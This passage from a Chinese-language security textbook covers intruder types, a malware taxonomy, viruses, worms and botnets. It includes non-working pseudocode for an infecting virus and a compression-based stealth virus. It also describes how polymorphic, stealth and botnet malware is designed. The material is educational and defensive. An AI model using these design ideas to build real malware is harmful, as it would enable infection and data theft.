第 15 章将会介绍的入侵检测系统（Intrusion Detection System，IDS）和入侵防御系统（Intrusion Prevention System，IPS）就是用来应对黑客入侵的。除了使用这样的系统，还可以考虑限制远程连接的 IP 或者使用虚拟专用网技术。

对入侵问题了解越来越多的一个结果是一系列计算机安全应急小组（Computer Emergency Teams，CERT）的诞生。这些组织收集系统漏洞信息并将其发放给系统管理员。黑客也会关注 CERT 的报告。所以，系统管理员迅速给已发现的漏洞打上软件补丁是非常重要的。不幸的是，由于 IT 系统的复杂性和补丁发布的频率不同，获取到正确的补丁越来越难了，除非自动更新。尽管如此，自动更新软件导致了不少的兼容性问题，所以有必要在 IT 系统安全管理中使用多层的防护。

犯罪

有组织的黑客组织成为因特网系统中一个迅速发展而且常见的问题。这些组织受雇于一些公司或者政府，成为松散的黑客帮派。这些帮派可能比较年轻，在东欧、俄罗斯和东南亚，他们在网上做起了交易[ANTE06]。在地下论坛中，他们用像 DarkMarket.org 或 theftservices.com 这样的名字来交换赏金和数据，或者联合起来攻击。常见的目标是电子商务服务器中的信用卡文件，攻击者试图获取 root 权限，信用卡号被有组织的帮派用于购买昂贵的东西并邮寄到持卡人所在的地址，在这些地方其他人也能访问和使用信用卡号；这种隐蔽的使用方法使调查变得困难。

传统的黑客寻找有机会的目标，有犯罪倾向的黑客寻找有特点的目标或者一类这样的目标。一旦一个目标被攻陷，他们就迅速行动，窃取尽可能多的有用信息，然后离开。

IDS 和 IPS 对付这种攻击者是有用的，但由于快速的入侵和离开，可能不会那么有效。对电子商务站点而言，对敏感用户信息的加密是必须的，尤其是信用卡号。对外包的电子商务业务而言，电子商务组织需要采用专用的服务器（不是用来支持多用户的）并密切关注服务提供商的安全措施。

内部攻击

内部攻击是最难检测和阻止的。内部员工们已经有访问权限，并知道公司数据库的结构和内容，内部攻击者的动机来自于复仇或者对权力的渴望。前者的一个例子是 Kenneth Patterson，被解雇前是美国 Eagle Outfitters 的数据通信经理。Patterson 使得 2002 年假期期间公司处理信用卡交易的功能瘫痪了 5 天。对权力而言，常常有些雇员喜欢把办公室的资源拿回家用，但现在演变为拿走公司数据。一个例子是一个证券分析公司的销售部副经理离职去了另一家公司，在她离开之前，她拷贝了客户资料，她需要这些数据因为可能以后对她有用。

尽管 IDS 和 IPS 设备在应对内部攻击时可能有用，但更直接的措施是高度的权限管理，举例如下：

- 实施最小权限原则，只赋予员工完成工作所需的最少的资源访问权限。
- 记录日志，用户访问了什么以及他们进入时输入了什么命令。
- 强认证保护敏感数据。
- 在离职前，冻结员工的电脑和网络访问。

● 在离职前，为员工的电脑硬盘作一个备份。当公司的信息出现在竞争者那边时，可以作为证据。

14.3.2 入侵技术

入侵者的目标是获取系统访问权限或者提升系统访问权限。多数的初始攻击是使用系统或者软件漏洞来执行用户代码、在系统上打开一个后门。入侵者可以通过像缓冲区溢出等攻击获取对系统的访问权限。

此外，入侵者试图获取需要受到保护的信息，如用户口令。如果知道一些用户的口令，入侵者可以登录到系统中，拥有合法用户所有的权限。第 15 章将讨论口令分析和获取技术。

14.4 恶意软件概述

最复杂的一类计算机系统威胁可能来自那些利用系统漏洞的程序。这类威胁称做恶意软件（malicious software），简称 malware。在此我们关注的包括应用程序和公用程序（如编辑器和编译器等）。恶意软件是一种被设计用来对目标计算机造成破坏或占用目标计算机资源的软件。它常封装或伪装到合法软件中，在某些情况下通过 E-mail 或被感染的软盘等向其他计算机传播。

这一领域的术语存在一些缺乏通用约定或类别重合的问题。表 14.4 给出了一个有用的指南。

恶意软件可以分为两类：需要主机程序的恶意软件和独立的恶意软件。前一种又称为寄生恶意软件，本质上是不能作为某个实际应用程序、公用程序或系统程序独立存在的程序片段，例如病毒、逻辑炸弹、后门。后一种是独立的程序，可以被操作系统调度和运行，例如蠕虫和僵尸程序。

我们还可以通过是否复制来区分这些软件威胁。不进行复制的恶意软件是被触发器激活的程序或程序片段，例如逻辑炸弹、后门和僵尸程序。进行复制的恶意软件在执行时可能生成一个或多个自身的副本，这些副本随后在当前系统或其他系统中被激活，例如病毒和蠕虫。

本节随后将简要综述一些关键类型的恶意软件，后续章节还会对病毒、蠕虫、僵尸程序和 rootkits 等一些重要主题进行讨论。

14.4.1 后门

后门（backdoor，又称 trapdoor）是一个秘密的程序进入点，允许知道该后门的人不通过通常的安全访问过程就获得访问权。程序员合法地利用后门调试和测试程序已经有很多年的历史了，这种后门称做维护钩子（maintenance hook），通常在程序员开发包含验证过程的应用程序或需要反复安装和输入才能运行的应用程序时就完成的。为调试程序，开发者可能希望获得特殊优先权或避免所有的必要安装和验证。程序员还可能希望确保在应用程序内建的验证过程出错时有办法激活程序。后门可以是识别某些特殊输入序列的代码，也可以是由特定用户 ID 运行或一系列不太可能的事件所触发的代码。

当无道德的程序员使用后门进行未授权访问时，后门就成了威胁。后门是电影《War Games》中描绘的漏洞的基本思想。另一个例子是在 Multics 的开发过程中，由美国空军 "tiger team"（模拟攻击者）实施渗透测试，采取的策略之一是发送一个伪造的操作系统更新给运行 Multics 的站点，更新包括一个特洛伊木马（后面将进行介绍），该木马可以通过一个后门激活，使得 tiger team 能获得访问权。后门实现得很好以至于 Multics 开发者们在被通知该后门的存在后也没有找到它[ENGE80]。

对后门实现操作系统控制是很难的，因此安全措施必须关注程序开发和软件更新活动。

14.4.2　逻辑炸弹

逻辑炸弹是早于病毒和蠕虫的最古老的程序威胁类型之一。逻辑炸弹是嵌入在某些合法程序中并被设置为在特定条件满足时才"爆炸"的代码。用来触发逻辑炸弹的条件包括特定文件的存在或不存在、特定日期（星期几）、特定用户运行该应用程序等。一旦被触发，逻辑炸弹可能更改或删除数据或整个文件、引起停机或进行其他破坏。关于逻辑炸弹如何使用的一个惊人的例子是 Tim Lloyd 的案例，他设置了一个逻辑炸弹并导致其东家 Omega Engineering 损失了超过一千万美元，这严重影响了该公司的成长策略并最终导致该公司裁员 80 人[GAUD00]，最终 Lloyd 被判 41 个月监禁并赔付 200 万美元。

14.4.3　特洛伊木马

特洛伊木马[⊖] 是一种有用（或看上去有用）的程序或命令行过程，它包含隐藏的代码，当这些代码被调用时执行某些有害的功能。

特洛伊木马程序可以被用来间接地完成那些未授权用户不能直接完成的功能。例如，为了访问一个共享系统中其他用户的文件，用户可以创建一个特洛伊木马程序，该程序被执行时更改调用该程序的用户文件的访问权限，这样该文件就可以被任意用户读取。这样木马作者就可以通过将木马放在公共目录下并将其命名为有用的公用程序或应用程序来引导用户运行木马。例如表面上按用户要求的格式生成一个用户文件列表的程序，当一个用户运行该程序后，木马作者就可以访问该用户的文件中的信息。一个难以被检测到的特洛伊木马程序的例子是被更改过的编译器，该编译器在编译特定的程序（如系统登录程序）时将额外的代码加入程序中[THOM84]，加入的代码在登录程序中创建了一个后门，允许木马作者使用特殊的口令登录系统。我们无法通过读取登录程序的源代码来发现这一特洛伊木马。

特洛伊木马的另一个常见的动机是数据破坏。程序看上去执行一个有用的功能（如一个计算器程序），但也可以安静地删除用户的文件。例如，一个哥伦比亚广播公司的主管就曾被特洛伊木马破坏了其计算机上的所有信息[TIME90]，该特洛伊木马被植入了 BBS 上提供的一个图形程序中。

特洛伊木马分为三种模型：

- 继续执行原始程序的功能并额外地执行不相关的恶意行为。
- 继续执行原始程序的功能但将功能改为可以执行恶意行为（例如登录程序的特洛伊木马版本可以收集口令）或将功能改为可以掩盖其他恶意行为（例如进行列表显示程序的特洛伊木马版本不显示特定的恶意进程）。
- 用对恶意功能的执行完全替代对原始程序功能的执行。

14.4.4　移动代码

移动代码指可以不加更改地装载到不同种类的平台且以相同的语义执行的程序（如脚本、宏及其他便携指令）[JANS01]。该概念还适用于涉及大量的同构平台（如 Microsoft Windows）的情形。

移动代码从一个远程系统传递到一个本地系统，不需要用户明确的指令就可以在本地系统上

⊖ 希腊神话中，希腊人在对特洛伊城的围攻中使用了特洛伊木马。Epeios 建造了一个巨大的内空的木马，30 位希腊勇士藏于其中。其余希腊人烧毁营地并假装启航，实际上却在附近埋伏。特洛伊人以为木马是礼物而围城已经结束，将木马拖入城内。当晚木马中的希腊勇士打开城门放希腊军队入城，继而发生了大屠杀，最终特洛伊灭亡，其人民遭受死亡和奴役。

执行。移动代码通常作为病毒、蠕虫或特洛伊木马传递到用户工作站的机制。在其他情况下，移动代码利用漏洞来执行其自身，例如未授权的数据访问或 root 威胁。流行的移动代码传递媒介包括 Java applet、ActiveX、JavaScript 及 VBScript。在本地系统上使用移动代码进行恶意操作的最普遍的方式包括跨站脚本攻击、交互和动态网站、E-mail 附件以及从不可信站点或由不可信软件进行的下载。

14.4.5　多威胁恶意软件

病毒及其他恶意软件都可能以多种方式执行，因此术语上难以统一。本节对一些多威胁恶意软件的相关概念进行简要介绍。

多元复合型（multipartite）病毒以多种方式进行感染。典型地讲，多元复合型病毒可以感染多种类型的文件，因此对这种病毒进行根除就必须处理所有可能的感染点。

混合攻击（blended attack）使用多种感染或传播方法来最大化感染速度和攻击严重性。一些作者将混合攻击描述为一个包含多种恶意软件的程序包。混合攻击的一个例子是 Nimda 攻击，它常被错误地认为是简单的蠕虫。Nimda 使用四种分发方法：

- **E-mail**：漏洞主机上的用户打开一个被感染的 E-mail 附件。Nimda 在主机上寻找 E-mail 地址并向这些地址发送其自身的拷贝。
- **Windows 共享文件**：Nimda 扫描主机，寻找不安全的 Windows 共享文件，然后使用 NetBIOS86 作为传输机制来感染该文件，希望用户运行被感染文件，这样会激活主机上的 Nimda。
- **Web 服务器**：Nimda 扫描 Web 服务器，寻找 Microsoft IIS 的已知漏洞，如果找到了有漏洞的服务器，就尝试向该服务器传递自身的一个拷贝并感染服务器及其上的文件。
- **Web 客户端**：若有漏洞的 Web 客户端访问了被 Nimda 感染的 Web 服务器，客户端工作站将被感染。

因此，Nimda 兼具蠕虫、病毒和移动代码的特性。混合攻击可以通过诸如即时消息和 P2P 文件共享等其他服务进行传播。

表 14.4　恶意程序相关术语

名　称	描　述
病毒	一种恶意软件，被执行时会尝试向其他可执行代码中复制其自身，这一步成功后的可执行代码称为被感染。当被感染的代码执行时，病毒也会被执行
蠕虫	一个可独立运行的计算机程序，可以向网络中的其他主机传播它自身的一个完整运行版本
逻辑炸弹	被入侵者插入软件中的程序，该程序处于睡眠状态直到一个预定义的条件被满足，然后程序触发一些未授权的行为
特洛伊木马	一种表现出有用功能的计算机程序，包含隐藏的潜在恶意功能来规避安全机制，有时利用对调用该特洛伊木马程序的系统实体的合法授权来进行规避
后门	任何绕过正常安全检查的机制，允许对功能进行非授权访问
移动代码	可以不加更改地装载到不同种类的平台且以相同的语义执行的软件（如脚本、宏或其他便携指令）
Exploits	特定于一个或一类漏洞的代码
下载器	向正被攻击的主机安装其他恶意软件的程序，通常通过 E-mail 传播
Auto-rooter	用来远程进入新主机的恶意黑客工具
Kit（病毒生成器）	自动生成新病毒的工具集合
垃圾邮件程序	用来发送大量无用 E-mail
洪泛攻击者	用大量通信对网络计算机系统实施拒绝服务攻击（DoS）

（续）

名　称	描　述
Keyloggers	捕获系统中的击键信息
Rootkit	在攻击者已侵入计算机系统且获得 root 访问权限后使用的骇客工具集合
Zombie、僵尸	在被感染主机上处于激活状态的向其他主机发起攻击的程序
间谍软件	从计算机中收集信息并传递给其他系统的软件
广告软件	软件中集成的广告，可导致弹出广告或将浏览器重定向到一个商业网站

14.5　病毒、蠕虫与僵尸

14.5.1　病毒

计算机病毒是通过篡改来感染其他程序的软件，修改方式通常为向原程序中注入例程以备份病毒程序，该程序随后将继续感染其他程序。

生物学中的病毒是一小片遗传密码（DNA 或 RNA）以控制活细胞的生理活动来产生成千上万个原病毒的完美的复制品。与生物学意义相似的是，计算机病毒携带的代码将指导如何完美地复制它自身。典型的病毒首先嵌入计算机中的某个程序，随后，当被感染的计算机运行未被感染的软件时，病毒产生新的拷贝并入侵新的程序，这样，通过毫无戒心的用户之间交换磁盘或通过网络共享程序，病毒在计算机之间不断扩散。在联网环境中，一台计算机可以访问其他计算机上的应用程序和系统设备的能力给病毒的传播提供了理想的温床。

病毒的基本特征

其他程序可以做的任何事情病毒都能做，唯一的区别在于病毒依附在其他程序上并且在宿主程序运行时秘密地运行。当病毒运行时，它可以执行当前用户授予给宿主的权限允许的任何操作，如清除文件或程序等。

一个计算机病毒包括三部分[AYCO06]：

- **感染策略**：病毒扩散和复制自身的途径。该策略也称为**感染媒介**。
- **触发器**：决定何时有效载荷被激活或发送的事件或环境。
- **有效载荷**：病毒所进行的除传播以外的活动。有效载荷可能造成损害，也可能引起无害的但明显的活动。

在一个完整的生命周期内，一个典型的病毒经历以下四个阶段：

- **潜伏阶段**：病毒是闲置的。病毒最终会被某些事件激活，如某个日期、另一程序或文件的存在或是磁盘容量到达某一限额。不是所有的病毒都有这一阶段。
- **传播阶段**：病毒将它的同一拷贝放进其他程序或磁盘上的某些系统区域。每个感染的程序都会包含病毒的一个复制品，它也会进入传播阶段。
- **触发阶段**：病毒被激活以执行它预期的功能。如潜伏阶段一样，触发阶段可以被多种系统事件引起，包括病毒的这份拷贝已经将自己复制了一定的次数等。
- **执行阶段**：病毒开始执行它的功能。其功能可能是无害的（如在屏幕上显示一条信息）或具有破坏性的（如破坏程序和数据文件）。

多数病毒针对某一特定的操作系统完成它们的工作，在某些情况下，甚至针对特定的硬件平台，因此，它们被设计为利用特定的系统的弱点实施攻击。

病毒的结构

病毒可以被附加在可执行程序的头部或尾部，也可以以其他方式嵌入。病毒活动的关键是当被感染的程序被唤醒时，首先执行病毒代码，然后执行程序的原代码。

图 14.3 展示了一段对病毒结构的大致描述（基于[COHE94]）。在本例中，病毒代码 V 预谋感染程序，假定当它被唤醒时，程序的进入点为程序的第一行。

```
    program V :=

{goto main;
    1234567;

    subroutine infect-executable :=
        {loop:
        file := get-random-executable-file;
        if (first-line-of-file = 1234567)
          then goto loop
          else prepend V to file; }

    subroutine do-damage :=
        {whatever damage is to be done}

    subroutine trigger-pulled :=
        {return true if some condition holds}

main:   main-program :=
        {infect-executable;
        if trigger-pulled then do-damage;
        goto next;}

next:

}
```

图 14.3　一个病毒的例子

被感染的程序以病毒代码开头，随后正常工作。代码的第一行即跳转到病毒主程序，第二行是一个特殊标记，病毒用它来鉴别潜在的受害程序是否已被这种病毒感染过。当程序被唤醒，控制语句立即转到病毒主程序。病毒程序可以首先找出未被感染的可执行文件并感染它们，随后病毒可能执行某些操作，通常对系统不利，这些操作可以在每次程序被唤醒时实施，也可以是只在某些特定情况下触发的逻辑炸弹。最终，病毒传送控制权给原程序。如果病毒感染程序的阶段较快，用户不容易注意到被感染的与未被感染的程序之间存在任何不同。

类似上文介绍的病毒极易被发现，因为被感染的程序比对应的未感染的程序更长。阻挠这一简单鉴别方法的一种方法是压缩可执行文件，使得感染的版本与未感染的版本具有相同的长度。图 14.4[COHE94]大体上展示了所需的逻辑。这一病毒中重要的行已经被编号。我们假设程序 P_1 被病毒 CV 感染，当此程序被唤醒后，控制权传送给病毒，然后实施以下步骤：

1）对于发现的每个未被感染的 P_2，病毒首先压缩该文件以产生 P'_2，使它的大小比原程序短，且 P_2 与 P'_2 相差的大小为病毒的大小。

2）病毒的一个拷贝被放置在压缩后的程序的头部。

3）被感染的程序的压缩版本 P'_1 被解压缩。

4）执行解压缩后的原程序。

```
    program CV :=

{goto main;
    01234567;

    subroutine infect-executable :=
          {loop:
              file := get-random-executable-file;
          if (first-line-of-file = 01234567) then goto loop;
        (1)     compress file;
        (2)     prepend CV to file;
       }

main:   main-program :=
          {if ask-permission then infect-executable;
        (3)     uncompress rest-of-file;
        (4)     run uncompressed file;}
        }
```

图 14.4　一个压缩病毒的例子

在这个例子中，病毒除传播以外没有任何其他操作。如前文所述，这个病毒可能包含一个逻辑炸弹。

感染的根源

一旦病毒以感染某一程序的方式进入系统，它就有可能在宿主被执行后感染系统中的部分甚至全部可执行文件。因此，要完全避免计算机感染病毒，就要从一开始阻止病毒进入系统。不幸的是，由于病毒可以是系统外任意程序的一部分，因此完全预防病毒入侵是相当困难的，除非从头开始写自己的操作系统及应用程序，否则计算机就是脆弱的。通过禁止普通用户修改系统中的程序可以阻止多种形式的感染。

基于传统机器码的病毒之所以能在这些系统上快速传播的主要原因是早期的PC机缺乏访问控制。相比之下，虽然制造针对UNIX系统的机器码病毒非常简单，但是它们在实践中从未大规模流行过，这是因为操作系统中的访问控制机制阻止了病毒的有效传播。基于传统机器码的病毒现在不再像以前那样流行了，这也是因为现代的PC操作系统有了更有效的访问控制机制。但是，病毒的制造者发现了其他的传播渠道，例如宏和电子邮件病毒，随后将讨论这些问题。

病毒分类

自从病毒首次出现，病毒制造者与反病毒软件专家之间就一直在进行军备竞赛。尽管针对已有病毒的有效对策总是能够制定出来，但新的病毒还在源源不断地出现。目前并没有针对病毒的简单而被普遍接受的分类方案，在本节我们遵照[AYCO06]并将病毒按两条正交的特征分类：病毒试图感染的目标类型和病毒用以隐藏自己从而不被用户和反病毒软件发现的方法。

根据病毒的目标，病毒可以分为以下几类：

- **引导扇区型感染**：感染主引导记录或引导记录，当系统由包含该病毒的磁盘启动时病毒传播。
- **文件型感染**：感染操作系统或壳（shell）认为的可执行文件。
- **宏病毒**：感染包含宏代码的文件，宏代码将被其他应用程序解释。

根据隐藏策略，病毒可以分为以下几类：

- **加密病毒**：典型的处理方式——病毒的一部分生成随机加密密钥并加密病毒剩余的部分，密钥与病毒存放在一起。当被感染的程序被唤醒时，病毒使用保存下来的随机密钥解密病毒。当病毒复制时，将选择一个不同的随机密钥。由于病毒的主要部分每次都用不同的密钥加密，因此观察不到固定的位组合模式。
- **隐形病毒**：这种病毒的设计目标是让反病毒软件无法发现它们，因此，不只有效载荷，整个病毒都是隐藏的。
- **多态病毒**：病毒的每次感染都会变异，因此不太可能发现这种病毒的“签名”。
- **变形病毒**：与多态病毒类似，变形病毒每次感染时都会变异。不同之处在于变形病毒每次都完全重写它自身，这使得发现该病毒的难度大大增加。变形病毒不仅改变它们的外观，还会改变它们的行为。

前面已经讨论了一个隐形病毒的例子：该病毒利用压缩使得被感染的程序与未被感染的程序长度完全相同。也出现了更高级的技术，例如，有一种病毒可以在磁盘I/O序列中放入中断逻辑，使得当用户或反病毒软件试图使用这些程序读取磁盘中的可疑部分时，病毒会提供原来的未被感染的程序，于是，隐形不是指病毒自身，而是指病毒使用了某种技术以避免被发现。

多态病毒在复制时创建功能上等价但具有明显不同的位组合模式的拷贝，这种情况下，病毒的“签名”随拷贝而变化。为了达到这种变异效果，病毒可能随机插入冗余指令或交换彼此独立的指令的次序，而更有效的方法是加密。加密病毒的策略如下所述：病毒的一部分负责生成密钥

和进行加密/解密，这部分称做变异机，应用于不同用途的变异机各不相同。

病毒套件

病毒制造者的另一个武器是病毒制造工具包，这样的工具包使得一个初学者能够快速制造大量不同的病毒。虽然由工具包制造的病毒一般不如从零开始制造的病毒精密，但使用病毒套件可以轻易地创造的大量新病毒仍然给反病毒策略制造了难题。

宏病毒

在 20 世纪 90 年代中期，宏病毒成为了最流行的病毒。由于以下原因，宏病毒比传统病毒更加危险：

1）宏病毒是跨平台的。许多宏病毒感染 Word 文档或其他 Office 文件，任何支持这些应用的硬件平台或操作系统都可能被感染。

2）宏病毒感染文档而不是代码的可执行部分，而计算机系统中存入的大部分信息是以文档形式保存的。

3）宏病毒更容易传播，一个非常通用的方法即为通过电子邮件传播。

4）由于宏病毒感染用户的文档而不是系统程序，传统的文件系统访问控制机制在阻止它们的传播方面作用有限。

宏病毒利用 Word 和其他 Office 应用（如 Excel）的特征，即所谓的宏，来实施攻击。从本质上说，宏是一个嵌入字处理文档或其他类型文件的可执行程序。一般情况下，用户使用宏来自动重复执行任务以节省击键次数。宏语言经常是 Basic 语言的某种形式，用户可能会在一个宏中定义一串击键操作并建立宏以使得当输入一个功能键或几个键的组合时宏能够被调用。

MS Office 的后续版本提供了越来越多的针对宏病毒的保护措施，例如，微软提供了可选择的 Macro Virus Protection 工具以发现可疑的 Word 文件并警告用户在打开包含宏的文件时可能存在风险。许多反病毒产品供应商也开发了检测和纠正宏病毒的工具。如同在其他类型的病毒上发生的情况一样，在宏病毒领域展开的军备竞赛仍在继续，但是宏病毒已经不再是占主导地位的病毒威胁了。

电子邮件病毒

电子邮件病毒是最近新产生的恶意软件。最早的快速传播的电子邮件病毒，如 Melissa，利用了附件中嵌入的 MS Word 宏指令。如果接收者打开电子邮件的附件，Word 宏就会被激活，随后

1）电子邮件病毒将它自身转发给用户邮件列表里的每个用户。

2）病毒在用户的系统中进行局部损害。

1999 年，一种威力更大的电子邮件病毒出现了，这种新版本的病毒在打开包含病毒的电子邮件时就能够被激活，而不是在打开附件时才被激活。这种病毒使用电子邮件包支持的 Visual Basic 脚本语言。

于是，我们现在看到了一种新的通过电子邮件发生并利用电子邮件软件的特点在因特网上复制它自身的恶意软件。病毒在它被激活（打开电子邮件附件或打开电子邮件本身）的瞬间就开始复制自身并向被感染的主机所知的所有电子邮件地址发送拷贝。结果就是，以前的病毒花费几个月甚至几年才能完成的增殖目标，现在却可以在短短数小时内完成，这使得反病毒软件难以在大规模的破坏被造成之前作出回应。最终，因特网应用中必须要建立起更高程度的安全级别，同时个人计算机中的应用软件也要对不断增长的威胁进行反击。

14.5.2 蠕虫

蠕虫是复制它自身并通过网络连接在计算机之间发送它的拷贝的程序，在到达另一台计算机

后，蠕虫可能继续复制自身并繁殖。除繁殖之外，蠕虫通常还会执行一些多余的操作。电子邮件病毒也包含一些蠕虫的特征，例如它在系统与系统之间繁殖，但是我们仍然将它分类为病毒，因为它通过修改文档来包容病毒的宏内容而且有赖于用户操作。蠕虫积极地寻找更多的机器来感染，每个被感染的机器充当一个攻击其他机器的自动发射台。

网络蠕虫程序利用网络连接在系统之间传播。当在一个系统内激活后，网络蠕虫可能表现为计算机病毒或细菌（bacteria），它也可能注入木马程序或进行其他分裂性的或破坏性的操作。

为了复制它自身，网络蠕虫使用多种网络传播媒介，例如以下几种：

- **电子邮件功能**：蠕虫以电子邮件方式发送它自身的拷贝给其他系统，使得它的代码在电子邮件或附件被接收或查看时运行。
- **远程执行功能**：蠕虫使用远程执行功能或利用网络服务中的程序缺陷以破坏它的运转（例如缓冲区溢出，如第7章所述），从而实现在另一个系统中运行它的拷贝。
- **远程登录功能**：蠕虫作为一个用户登录到一个远程系统上，然后使用命令行从一个系统将它自身复制到另一个系统，然后它在该系统上运行。

蠕虫的新拷贝在远程系统上运行后，除在该系统上发挥它的功能外，它还以相同的方式继续传播。

网络蠕虫与计算机病毒显示出相同的特征：潜伏阶段、传播阶段、触发阶段、执行阶段。传播阶段一般表现为如下功能：

1）通过检查主机列表或远程系统地址的类似列表来搜索其他系统以寻求感染目标。

2）与远程系统建立连接。

3）将它自身拷贝到远程系统并诱使拷贝运行。

网络蠕虫也可能试图在将它自身拷贝到系统中之前确定一个系统是否已经被感染。在多程序系统中，它也可能通过将自己命名为系统进程或其他不会被系统操作者注意到的名字来隐藏自身。

如病毒一样，网络蠕虫很难防范。

蠕虫传播模型

基于对最近的蠕虫攻击的分析，[ZOU05]描述了蠕虫传播的模型。传播速度和被感染的主机的总数取决于许多因素，包括传播模式、被利用的弱点以及与以前的攻击的相似度。对于最后一个因素来说，一个以前的攻击的变种会比一个新颖的攻击得到更有效的对抗。图14.5展示了一组典型的参数下变化的情况。传播经历了三个阶段：在初始阶段，主机数量成指数级增长，为了说明这一点，仅需考虑一个简单的模型，其中一个蠕虫从一台主机发射并感染两台相邻的主机，接下来，每台这样的主机都感染两台其他主机，这样继续下去，被感染的主机数量呈现出指数增长。一段时间后，由于被感染的主机将一部分时间浪费在感染已经被感染过的主机上，因此传播速度降低了，在这一中间阶段，增长是近似线性的，但是感染率快速上升。当大多数脆弱的计算机已经被感染后，攻击进入缓慢的最后阶段，蠕虫发现剩下的未被感染的主机难以被攻击。

显然，对抗蠕虫的目标是在蠕虫的慢速起始阶段发现并消灭蠕虫，此时只有少量的主机被感染。

蠕虫技术的现状

蠕虫技术发展水平的现状如下所述：

- **跨平台**：新的蠕虫并不局限于Windows平台，而是已经具备了攻击多种平台的能力，特别是通用的UNIX平台。
- **多渠道**：新的蠕虫利用多种途径入侵系统，可能被利用的渠道包括：网络服务器、浏览器、电子邮件、文件共享以及其他基于网络的应用。




图 14.5　蠕虫扩散模型

- **超快的传播**：一种加速蠕虫传播的技术是通过维护一个较早的因特网扫描来收集脆弱的机器的网络地址。
- **多态**：为躲避侦查，跳过过滤器，挫败实时分析，蠕虫采纳了病毒的多态技术。蠕虫的每份拷贝都包含利用功能等价的指令和加密技术快速产生的新代码。
- **变种**：除改变它们的外观外，变种蠕虫在传播的不同阶段表现出不同的行为模式。
- **运输载体**：由于蠕虫能够迅速攻破大量系统，它们是理想的传播其他分布式攻击工具的载体，例如分布式拒绝服务攻击机器人。
- **零日漏洞攻击**：为了达到最大限度的意外性和扩散性，当蠕虫被推出时，它应该开发仅被网络社区发现的未知的漏洞。

14.5.3　僵尸

僵尸也称做机器人或寄生虫，僵尸程序一般先秘密接管另一台可以连接因特网的计算机，随后使用该计算机实施攻击，并使得追踪僵尸的制造者变得困难。僵尸通常栽赃给成百上千台属于可信任的第三方计算机。大量的僵尸经常能够协同工作，这样的聚集通常称做僵尸网络。

僵尸网络表现出三个特征：机器人、远程控制以及繁衍僵尸并构建僵尸网络的扩散机制。我们将逐个详述每个特征。

僵尸的应用

[HONE05]列出了僵尸的下列用途：

- **分布式拒绝服务攻击**：DDoS 攻击是对计算机系统或网络进行的攻击，目的是使用户得不到服务。
- **滥发邮件**：在僵尸网络中上千个僵尸的帮助下，攻击者可以发送大量的垃圾邮件。
- **监听网络流量**：僵尸可以使用嗅探器在经过被攻破的机器的数据包中寻找感兴趣的明文数据。嗅探器多用来检索敏感信息，如用户名和密码。
- **键盘记录**：如果被攻破的机器使用加密信道（如 HTTPS 或 POP3S），那么仅仅监听通过受害者计算机的网络数据包是无用的，因为数据包的解密密钥是未知的。但是通过使用键盘记录来捕获被感染的计算机上的击键，攻击者可以检索敏感信息。一个有效的过滤机制（例如“我只对关键词‘paypal.com’附近的击键序列感兴趣”）可以进一步协助

盗窃秘密数据。

- **散布新的恶意软件**：由于所有的僵尸都具有通过 HTTP 或 FTP 下载并执行文件的机制，因此僵尸网络极易被用于散布新的恶意软件。如果一个拥有 10000 台主机的僵尸网络担当某个蠕虫或电子邮件病毒的发起者，那么病毒或蠕虫的传播将非常迅速，从而造成更大的伤害。
- **安装广告插件和浏览器辅助对象（BHO）**：僵尸网络可以用于获取商业利益，这可以通过建立一个虚假的带广告的网站达成——网站的管理员与一些集团公司达成协议，公司为广告的点击数付费，在僵尸网络的帮助下，这些点击可以被“自动”完成，几千个僵尸会点击弹出窗口。这个过程可以被进一步增强，即如果僵尸绑定了被攻破的机器的主页，则受害者每次使用浏览器的时候都会实施一次“点击”。
- **攻击 IRC 聊天网络**：僵尸网络还被用于攻击因特网中继聊天（IRC）网络。最受攻击者欢迎的攻击方式是所谓的克隆攻击——在这类攻击中，控制者命令每个僵尸在受害的 IRC 网络中与大量的克隆体连接，受害者被上千个僵尸的服务请求或数千个克隆体的加入频道请求淹没。这样，受害的 IRC 网络被拖垮，这种攻击方式类似 DDoS 攻击。
- **操纵在线投票/游戏**：在线投票/游戏正在赢得越来越多的关注，而它非常容易被僵尸网络操纵。由于每个僵尸有不同的 IP 地址，每个投票都将与一个真实的人的投票具有相同的可信性。在线游戏也可以以类似的方式进行操纵。

远程控制

远程控制能力是僵尸不同于蠕虫之处。蠕虫繁衍自身并触发自身，但是僵尸被某些中心设备控制，至少在初始阶段如此。

远程控制的一个典型实施方式是利用 IRC 服务器，全部的僵尸加入这个服务器上的一个特定的频道并将收到的消息作为命令。近年来僵尸网络倾向于避免 IRC 机制并通过类似于 HTTP 之类的协议使用隐秘的信道，分布式控制机制也经常被用到以预防某个点的失败。

一旦一个控制模块与僵尸之间的通信途径被建立，控制模块就可以触发僵尸了。在最简单的情况下，控制模块只是向僵尸发布命令，使得僵尸根据已经在其内部实现的程序执行相应的操作。在更复杂的情况下，控制模块可以发布更新命令使得僵尸从某些网络地址下载文件并执行该文件。在后一种情况下，僵尸成为了一种更加通用的工具，可以被用来实施多种多样的攻击。

构建攻击网络

僵尸网络攻击的第一步是攻击者要用僵尸软件感染大量的机器，这些机器最终将用于实施攻击。攻击的这一阶段的基本要素如下：

1）实施攻击的软件。这种软件必须能够在大量机器上运行，必须能够隐藏自己的存在，必须能够与攻击者通信或有某种时间触发机制，还必须能够向目标发动蓄意攻击。

2）存在于大量系统上的漏洞。攻击者必须发现一种许多系统管理员和个人用户没有修补且使得攻击者能够安装僵尸软件的漏洞。

3）定位并识别脆弱机器的策略，该过程称做扫描或指纹识别。

在扫描阶段，攻击者首先找出大量脆弱的机器并感染它们。随后，一般地，安装在被感染的机器上的僵尸软件重复相同的扫描过程，直到建立一个由被感染的机器组成的大的分布式网络。[MIRK04]列出了扫描策略的种类：

